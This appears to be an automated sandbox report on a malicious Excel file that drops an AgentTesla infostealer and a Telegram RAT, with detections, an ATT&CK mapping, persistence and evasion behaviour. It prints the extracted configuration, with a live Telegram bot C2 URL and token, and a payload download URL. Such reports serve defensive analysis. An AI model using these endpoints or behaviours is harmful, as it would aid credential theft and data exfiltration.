ID: 605526
Sample Name:
00001.LPCD2022.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 12:12:02
Date: 08/04/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

00001.LPCD2022.xls


Overview

General Information

Sample Name:	00001.LPCD2022.xls
Analysis ID:	605526
MD5:	eccc1d5afe2f72a..
SHA1:	32597a76c5e04f..
SHA256:	6122dce9933f03..
Tags:	xls
Infos:	



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (drops P…
- Yara detected AgentTesla
- Yara detected AntiVM3
- Document exploit detected (creates…
- Found malware configuration
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected Telegram RAT
- Antivirus / Scanner detection for sub…
- Multi AV Scanner detection for drop…
- Document contains an embedded V…
- Tries to steal Mail credentials (via fi…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 1540 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- dropped.exe (PID: 1980 cmdline: C:\Users\user\AppData\Local\Temp\dropped.exe MD5: E2D002B5319A8CE475A7F355254A67A0)
  - RegSvcs.exe (PID: 2260 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe MD5: 62CE5EF995FD63A1847A196C2E8B267B)
- BINGO.exe (PID: 948 cmdline: "C:\Users\user\AppData\Roaming\BINGO\BINGO.exe" MD5: 62CE5EF995FD63A1847A196C2E8B267B)
- BINGO.exe (PID: 2992 cmdline: "C:\Users\user\AppData\Roaming\BINGO\BINGO.exe" MD5: 62CE5EF995FD63A1847A196C2E8B267B)
- **cleanup**

Malware Configuration

Threatname: Telegram RAT


```
{
  "C2 url": "https://api.telegram.org/bot5008280971:AAFemDWjmiprlWos2qK6VdoxhprMtzrVZRU/sendMessage"
}
```


Threatname: Agenttesla


```
{
  "Exfil Mode": "Telegram",
  "Chat id": "5019146869",
  "Chat URL": "https://api.telegram.org/bot5008280971:AAFemDWjmiprlWos2qK6VdoxhprMtzrVZRU/sendDocument"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000000.918109531.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000003.00000000.918109531.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000003.00000000.918357600.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000003.00000000.918357600.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000003.00000002.1171392057.00000000024D1000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 18 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
3.0.RegSvcs.exe.400000.2.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
3.0.RegSvcs.exe.400000.2.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
3.0.RegSvcs.exe.400000.2.unpack	MALWARE_Win_AgentTeslaV3	AgentTeslaV3 infostealer payload	ditekSHen	• 0x32c19:$s10: logins • 0x32680:$s11: credential • 0x2eba4:$g1: get_Clipboard • 0x2ebb2:$g2: get_Keyboard • 0x2ebbf:$g3: get_Password • 0x2fea3:$g4: get_CtrlKeyDown • 0x2feb3:$g5: get_ShiftKeyDown • 0x2fec4:$g6: get_AltKeyDown
3.0.RegSvcs.exe.400000.1.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
3.0.RegSvcs.exe.400000.1.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
Click to see the 31 entries				

Sigma Signatures

System Summary

Sigma detected: Bad Opsec Defaults Sacrificial Processes With Improper Arguments

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Software Vulnerabilities

Document exploit detected (drops PE files)

Document exploit detected (creates forbidden files)

Networking

Uses the Telegram API (likely for C&C communication)

Key, Mouse, Clipboard, Microphone and Screen Capturing

Installs a global keyboard hook

System Summary

Malicious sample detected (through community Yara rule)

Document contains an embedded VBA with functions possibly related to ADO stream file operations

.NET source code contains very large array initializations

Document contains an embedded VBA macro which may execute processes

Office process drops PE file

Document contains an embedded VBA with functions possibly related to HTTP operations

Document contains an embedded VBA macro with suspicious strings

Document contains an embedded VBA with hexadecimal encoded strings

Data Obfuscation

.NET source code contains potential unpacker

Persistence and Installation Behavior

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Writes to foreign memory regions

Stealing of Sensitive Information

Yara detected AgentTesla

Yara detected Telegram RAT

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Remote Access Functionality


Yara detected AgentTesla

Yara detected Telegram RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	3 1 1 Windows Management Instrumentation	1 Registry Run Keys / Startup Folder	3 1 2 Process Injection	1 Disable or Modify Tools	2 OS Credential Dumping	1 File and Directory Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Web Service	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	5 2 Scripting	Boot or Logon Initialization Scripts	1 Registry Run Keys / Startup Folder	1 Deobfuscate/Decode Files or Information	1 1 Input Capture	1 1 4 System Information Discovery	Remote Desktop Protocol	2 Data from Local System	Exfiltration Over Bluetooth	1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	2 3 Exploitation for Client Execution	Logon Script (Windows)	Logon Script (Windows)	5 2 Scripting	1 Credentials in Registry	3 1 1 Security Software Discovery	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	1 1 Encrypted Channel	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	2 Obfuscated Files or Information	NTDS	2 Process Discovery	Distributed Component Object Model	1 1 Input Capture	Scheduled Transfer	3 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 3 Software Packing	LSA Secrets	1 3 1 Virtualization/Sandbox Evasion	SSH	1 Clipboard Data	Data Transfer Size Limits	1 1 4 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Masquerading	Cached Domain Credentials	1 Application Window Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 3 1 Virtualization/Sandbox Evasion	DCSync	1 Remote System Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	3 1 2 Process Injection	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Hidden Files and Directories	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
00001.LPCD2022.xls	61%	Virustotal		Browse
00001.LPCD2022.xls	60%	ReversingLabs	Script-Macro.Trojan.Valyria	
00001.LPCD2022.xls	100%	Avira	W97M/Agent.1196916	
00001.LPCD2022.xls	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\dropped.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\dropped.exe	58%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
C:\Users\user\AppData\Roaming\BINGO\BINGO.exe	0%	Metadefender		Browse
C:\Users\user\AppData\Roaming\BINGO\BINGO.exe	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download

Source	Detection	Scanner	Label	Link	Download
3.2.RegSvcs.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1203035		Download File
3.0.RegSvcs.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File
3.0.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
3.0.RegSvcs.exe.400000.3.unpack	100%	Avira	TR/Spy.Gen8		Download File
3.0.RegSvcs.exe.400000.2.unpack	100%	Avira	TR/Spy.Gen8		Download File
3.0.RegSvcs.exe.400000.1.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://crl.m	0%	URL Reputation	safe	
http://GCHNJv.com	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%appdata	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	0%	URL Reputation	safe	
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	0%	URL Reputation	safe	
http://https://api.telegram.orgP	0%	Avira URL Cloud	safe	
http://https://api.telegram	0%	URL Reputation	safe	
http://Kcwgjt6COc07kGTRi1sQ.net	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
transfer.sh	144.76.136.153	true	false		high
api.telegram.org	149.154.167.220	true	false		high

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://https://api.telegram.org/bot5008280971:AAFemDWjmiprlWos2qK6VdoxhprMtzrVZRU/sendDocument	false		high
http://https://transfer.sh/Uv5XFY/0000.LPCD2022.exe	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	RegSvcs.exe, 00000003.00000002.1171392057.00000000024D1000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://crl.m	RegSvcs.exe, 00000003.00000002.1171298576.00000000007E6000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://GCHNJv.com	RegSvcs.exe, 00000003.00000002.1171392057.00000000024D1000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://api.telegram.org	RegSvcs.exe, 00000003.00000002.1171566273.00000000025E3000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.telegram.org/bot5008280971:AAFemDWjmiprlWos2qK6VdoxhprMtzrVZRU/	dropped.exe, 00000002.00000002.920171454.0000000003890000.00000004.00000800.00020000.00000000.sdmp, RegSvcs.exe, 00000003.00000000.918109531.0000000000402000.00000040.00000400.00020000.00000000.sdmp, RegSvcs.exe, 00000003.00000000.917564622.0000000000402000.00000040.00000400.00020000.00000000.sdmp, RegSvcs.exe, 00000003.00000002.1170971637.0000000000402000.00000040.00000400.00020000.00000000.sdmp	false		high
http://https://api.ipify.org%appdata	RegSvcs.exe, 00000003.00000002.1171392057.00000000024D1000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	RegSvcs.exe, 00000003.00000002.1171392057.00000000024D1000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	RegSvcs.exe, 00000003.00000002.1171392057.00000000024D1000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://api.telegram.orgP	RegSvcs.exe, 00000003.00000002.1171520335.000000000259A000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://api.telegram	RegSvcs.exe, 00000003.00000002.1171566273.00000000025E3000.00000004.00000800.00020000.00000000.sdmp	true	• URL Reputation: safe	unknown
http://Kcwgjt6COc07kGTRi1sQ.net	RegSvcs.exe, 00000003.00000002.1171424229.000000000251B000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://api.telegram.org	RegSvcs.exe, 00000003.00000002.1171566273.00000000025E3000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	RegSvcs.exe, 00000003.00000002.1171392057.00000000024D1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://api.ipify.org%	RegSvcs.exe, 00000003.00000002.1171392057.00000000024D1000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	low
http://https://api.telegram.org/bot5008280971:AAFemDWjmiprlWos2qK6VdoxhprMtzrVZRU/sendDocumentdocument-----	RegSvcs.exe, 00000003.00000002.1171392057.00000000024D1000.00000004.00000800.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
144.76.136.153	transfer.sh	Germany		24940	HETZNER-ASDE	false
149.154.167.220	api.telegram.org	United Kingdom		62041	TELEGRAMRU	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	605526
Start date and time:	2022-04-08 10:12:02 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 3s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	00001.LPCD2022.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	9
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winXLS@6/4@26/2
EGA Information:	• Successful, ratio: 50%
HDC Information:	• Successful, ratio: 2.4% (good quality ratio 1.8%) • Quality average: 61.4% • Quality standard deviation: 39.5%
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .xls • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, audiodg.exe, conhost.exe
- TCP Packets have been reduced to 100
- Execution Graph export aborted for target BINGO.exe, PID 2992 because it is empty
- Execution Graph export aborted for target BINGO.exe, PID 948 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtCreateFile calls found.
- Report size getting too big, too many NtDeviceIoControlFile calls found.
- Report size getting too big, too many NtEnumerateValueKey calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
12:13:20	API Interceptor	48x Sleep call for process: dropped.exe modified
12:13:26	API Interceptor	774x Sleep call for process: RegSvcs.exe modified
12:13:28	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run BINGO C:\Users\user\AppData\Roaming\BINGO\BINGO.exe
12:13:36	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run BINGO C:\Users\user\AppData\Roaming\BINGO\BINGO.exe
12:13:38	API Interceptor	5x Sleep call for process: BINGO.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\dropped.exe

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	546816
Entropy (8bit):	7.851006270797574
Encrypted:	false
SSDEEP:	12288:lhJzE0ZQ/je1q/ezctcRDqtA0+sjPnl/RYMxH0+A7s:LJzExj9/eOWutA0+sjflD0+A7s
MD5:	E2D002B5319A8CE475A7F355254A67A0
SHA1:	0062621525438DB106A37D71FA6DD9A46DE91F8F
SHA-256:	F30853C19A6BEE4B572E1F8434D346601EEF8C12F98B35BBB39FFC43AEAD7D53
